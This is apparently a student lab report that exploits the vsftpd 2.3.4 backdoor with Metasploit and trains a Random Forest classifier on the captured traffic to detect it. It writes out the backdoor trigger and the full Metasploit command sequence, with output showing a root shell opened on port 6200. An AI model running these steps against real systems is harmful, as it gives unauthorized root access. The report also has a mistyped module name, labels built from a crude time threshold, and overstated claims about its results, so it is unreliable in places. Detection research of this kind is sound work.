

NETWORK PENETRATION TESTING

FTP BACKDOOR - VSFTPD v2.3.4

Name	Section
Shrouk Mohamed Mahmoud	3
Rehab Mohammed Ahmed Lotfy	3
Tassnem Abdelrahman Hamed	3
Amal Mohamed Elsaeed Ibrahim	3
Aya Mohmmmed Elqadry	3

1. Attack details and module used

This project focuses on classifying network traffic to detect the vsftpd_234_backdoor exploit.

The VSFTPD 2.3.4 Backdoor is a malicious vulnerability intentionally introduced into the source code of the vsftpd (Very Secure File Transfer Protocol Daemon) version 2.3.4. This backdoor allowed attackers to gain unauthorized remote access to systems running the compromised version.

The attack leverages a backdoor that opens port 6200 when a specific FTP command (e.g., USER :)) is sent, allowing unauthorized access.

1.1 Metasploit Module

The specific Metasploit module employed is exploit/unix/ftp/vsftpd234backdoor, which automates the exploitation

Module Overview

The exploit/unix/ftp/vsftpd234backdoor

Module Functionality

The module performs the following actions:

- Connection Establishment : Initiates an FTP connection to the target server on the default FTP port (21) or a user-specified port.
- Backdoor Trigger : Sends the USER :) command to the target server, leveraging the hard-coded backdoor trigger.

- **Shell Activation:** Upon successful trigger, the server opens a shell on port 6200, which the module connects to for command execution.

1.2 Setup and Configuration

The attack was executed in a controlled lab environment using the following setup:

- **Victim Machine :** A virtual machine running vsftpd 2.3.4, configured with a static IP address (192.168.1.4) and FTP service enabled on port 21.
- **Attacker Machine :** A Kali Linux virtual machine (IP 192.168.1.10) with Metasploit Framework installed.
- **Network Configuration :** Both machines were on the same local network, with connectivity verified using ping to ensure the victim server was reachable.

The module was configured and executed with the following steps:

- 1. Launch Metasploit :** Open the Metasploit console on the attacker machine by running: msfconsole.
- 2. Load the Module :** Select the exploit module with: use exploit/unix/ftp/vsftpd234b3.
- 3. Set the target IP address :** set RHOST 192.168.1.4.
- 4. Set the target port (default 21):** set RPORT 21.
- 5. Execute the Exploit:** Run the exploit with: exploit.

```
msf6 > search vsftpd_234_backdoor

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -              -    -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.4:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.10:44803 -> 192.168.1.4:6200) at
```

1.3 Integration with Traffic Capture

The Metasploit module's execution generates network traffic critical for this project. Wireshark was used to capture normal traffic and attack traffic on the attacker machine, filtering for ports 21 and 6200. The captured packets were then merged using :

```
"mergcap -w combined_ftp.pcap normal_ftp.pcap attack_ftp.pcap"
```

```
(root@kali)-[~] new help
# mergcap -w /home/kali/Desktop/ftp_backdoor/combined_ftp.pcap /home/kali/Desktop/ftp_backdoor/normal.pcap /home/kali/Desktop/ftp_backdoor/attack.pcap
```

And then exported using Tshark with the command:

```
"tshark -r combined_ftp.pcap -Y "tcp.port == 21 || tcp.port == 6200" -T fields \
-e frame.number -e ip.src -e ip.dst -e tcp.srcport -e tcp.dstport -e frame.len \
-e _ws.col.Protocol -e frame.time_relative \
-E header=y -E separator=, -E quote=d > ftp_traffic.csv"
```

```
(root@kali)-[~]
# tshark -r /home/kali/Desktop/ftp_backdoor/combined_ftp.pcap -Y "tcp.port
= 21 || tcp.port = 6200" -T fields \
-e frame.number -e ip.src -e ip.dst -e tcp.srcport -e tcp.dstport -e frame.
en \
-e _ws.col.Protocol -e frame.time_relative \
-E header=y -E separator=, -E quote=d > /home/kali/Desktop/ftp_backdoor/ftp
traffic.csv
Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 212 using older 209
```

2. ML algorithm chosen and justification

The machine learning algorithm selected for this network traffic classification project is **Random Forest Classifier**, a powerful ensemble-based algorithm capable of handling complex, non-linear relationships in the data.

2.1 Algorithm Overview

Random Forest is an ensemble learning method that builds multiple decision trees during training and outputs the majority class (for classification) predicted by individual trees. Each tree is trained on a random subset of the data (using bagging) and features (random feature selection), which reduces overfitting and increases model robustness.

2.2 Dataset Context

The dataset consists of 140 packets of network traffic captured during the vsftpd_234_backdoor exploit, with features including:

- frame_len: Packet length in bytes.
- tcp_dstport: Destination TCP port (21 for FTP, 6200 for the backdoor).
- _ws_col_pr: Protocol type (TCP, FTP), encoded numerically.
- time_diff: Time difference between consecutive packets, derived from frame_time_relative. Labels were inferred using a time threshold (frame_time_relative > 190.713345)

2.3 Justification for Choosing RandomForest

The switch to **Random Forest** was motivated by several practical advantages that suit the nature of the dataset and the goals of the project:

- **Handles Non-linear Feature Interactions:** Unlike Logistic Regression, which assumes linear separability, Random Forest captures non-linear relationships and complex interactions between features like `tcp_dstport`, `frame_len`, and `time_diff`.

- **Robustness to Noise and Overfitting:**

Although the dataset is small, Random Forest uses an ensemble of decision trees, which reduces overfitting and enhances generalization, especially important in security contexts.

- **No Need for Feature Scaling:**

Random Forest is a tree-based model and does not require feature normalization or standardization, simplifying preprocessing.

- **Handles Imbalanced Classes:**

While Logistic Regression required `class_weight='balanced'`, Random Forest handles class imbalance naturally through bootstrapping. Still, in this implementation, class weights were considered to further improve performance.

- **Feature Importance:**

Random Forest provides **feature importance scores**, offering interpretability on which features most influence classification — useful for forensic analysis in cybersecurity.

2.4 Data Processing Pipeline

To prepare the dataset for Random Forest, the following steps were implemented:

- **Clean Column Names**
- **Handle Missing Values:** Filled missing tcp_srcport and tcp_dstport values with 0.
- **One-Hot Encoding:** Applied one-hot encoding to the categorical feature _ws_col_protocol using
- **Label Generation:** Used a time threshold ($\text{frame_time_relative} > 190.713345$) to label packets as Normal (0) or Attack (1).
- **Feature Selection:** Selected frame_len, tcp_dstport, _ws_col_pr, and time_diff as features.
- **Train-Test Split:** Split the data into 70% training and 30% testing

This pipeline ensures the data is clean, normalized, and suitable for RandomForest, addressing issues like missing values and class imbalance.

3. Key Results and Observations

3.1 Dataset and Evaluation Setup

The dataset consists of 140 packets captured during the vsftpd_234_backdoor exploit, with features including frame_len, tcp_dstport and time_diff (derived from frame_time_relative). Labels were inferred using a time threshold ($\text{frame_time_relative} > 190.713345$).

The data was split into 70% training and 30% testing, with stratification to maintain class proportions.


3.2 Key Performance Metrics

The model's performance on the test set is summarized below:


- Accuracy: 0.88
- Precision (Attack): 0.95
- Recall (Attack): 0.83
- F1-score (Attack) : 0.89

Classification Report:				
	precision	recall	f1-score	support
Normal	0.81	0.94	0.87	18
Attack	0.95	0.83	0.89	24
accuracy			0.88	42
macro avg	0.88	0.89	0.88	42
weighted avg	0.89	0.88	0.88	42

Confusion Matrix:



ROC AUC: 0.91



3.3 Observations

- **Improved Intrusion Detection Accuracy:**

The Random Forest model achieved 83% recall for Attack traffic, detecting almost all malicious packets, which is crucial in intrusion detection to minimize undetected threats.

- **Low False Alarm Rate:**

The confusion matrix shows only 1 false positive, meaning that Normal traffic is rarely misclassified as malicious, improving trust in the system.

- **Balanced Performance:**

The F1-score for Attack (0.89) indicates strong balance between precision and recall, outperforming the previous logistic regression model.

- **Feature Importance:**

Random Forest provides interpretability through feature importance. In this run, the most impactful features were likely:

- time_diff: Smaller time gaps indicate rapid, automated payload delivery.
- tcp_dstport: Port 6200 and other non-standard ports are strong indicators of the backdoor connection.
- frame_len: Attack packets tend to have consistent or unusual lengths.

- **ROC AUC Insights:**

The ROC AUC of 0.91 confirms excellent separability between Normal and Attack traffic, indicating the model performs well even under class imbalance.

- **Robustness to Noise:**

The model handled potentially noisy or overlapping samples in the dataset better than Logistic Regression due to its non-linear decision boundaries.